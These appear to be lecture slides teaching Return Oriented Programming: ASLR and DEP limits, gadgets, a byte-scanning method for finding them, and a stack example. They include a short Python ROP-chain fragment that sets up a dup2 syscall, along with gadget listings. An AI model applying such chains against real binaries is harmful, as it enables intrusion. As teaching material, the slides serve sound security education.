





Return Oriented Programming

ROP



Exploiting: Memory Layout



Code Section is not
randomized in ASLR


Exploiting: DEP - ROP

DEP does not allow execution of uploaded code

But what about **existing code**?

ROP: smartly put together existing code

Exploiting: DEP - Memory Layout




ROP In One Slide

ROP Preview

0x200: syscall;
0x201: ret

0x100: pop eax;
0x101: pop ebx;
0x102: ret



Practical ROP: Calling a syscall

```
pop_rsi_r15 = 0x00000000000400eb1 # pop rsi; pop r15; ret;  
# dup2() syscall is 33
```

```
# Start ROP chain  
# dup2(4, 0)  
payload += p64 ( pop_rax )  
payload += p64 ( 33 )  
payload += p64 ( pop_rdi )  
payload += p64 ( 4 )  
payload += p64 ( pop_rsi_r15 )  
payload += p64 ( 0 )  
payload += p64 ( 0xdeadbeef1 )  
payload += p64 ( syscall )
```


ROP

Gadgets

Exploiting DEP - ROP

What is ROP?

Smartly chain gadgets together to execute arbitrary code

Gadgets:

- Some sequence of code, followed by a RET

Exploiting: DEP – ROP - Gadgets

So, what is are gadgets?

- Code sequence followed by a “ret”

```
pop r15 ; ret
```

```
add byte ptr [rcx], al ; ret
```

```
dec ecx ; ret
```

Exploiting: DEP – ROP - Gadgets

```
add byte ptr [rax], al ; add bl, dh ; ret
add byte ptr [rax], al ; add byte ptr [rax], al ; ret
add byte ptr [rax], al ; add cl, cl ; ret
add byte ptr [rax], al ; add rsp, 8 ; ret
add byte ptr [rax], al ; jmp 0x400839
add byte ptr [rax], al ; leave ; ret
add byte ptr [rax], al ; pop rbp ; ret
add byte ptr [rax], al ; ret
add byte ptr [rcx], al ; ret
add cl, cl ; ret
add eax, 0x20087e ; add ebx, esi ; ret
add eax, 0xb8 ; add cl, cl ; ret
add ebx, esi ; ret
```

Exploiting: DEP – ROP - Gadgets

How to find gadgets?

- Search in code section for byte 0xc3 (=ret)
- Go backwards, and decode each byte
- For each byte:
 - Check if it is a valid x32 instruction
 - If yes: add gadget, and continue
 - If no: continue

80 00 51 02 80 31 60 00 0e 05 **c3** 20 07 dd da 23

Exploiting: DEP – ROP - Gadgets

How to find gadgets?

- Search in code section for byte 0xc3 (=ret)
- Go backwards, and decode each byte
- For each byte:
 - Check if it is a valid x32 instruction
 - If yes: add gadget, and continue
 - If no: continue

80 00 51 02 80 31 60 00 0e **05 c3** 20 07 dd da 23

Exploiting: DEP – ROP - Gadgets

How to find gadgets?

- Search in code section for byte 0xc3 (=ret)
- Go backwards, and decode each byte
- For each byte:
 - Check if it is a valid x32 instruction
 - If yes: add gadget, and continue
 - If no: continue

80 00 51 02 80 31 60 00 **0e 05 c3** 20 07 dd da 23

Exploiting: DEP – ROP - Gadgets

There will be gadgets which were not created by the compiler


- x86 instructions are not static size
- 1-15bytes
 - Unlike RISC (usually 4 byte size)
- Start parsing at the “wrong offset”

ROP By Example

ROP Preview

0x200: syscall;
0x201: ret

0x100: pop eax;
0x101: pop ebx;
0x102: ret




ROP By Example

handleData() Stack:

| |
|-------------------|
| |
| |
| &blubb |
| SIP (&<mov@main>) |
| SFP |
| isAdmin |
| firstname |

Original Stack

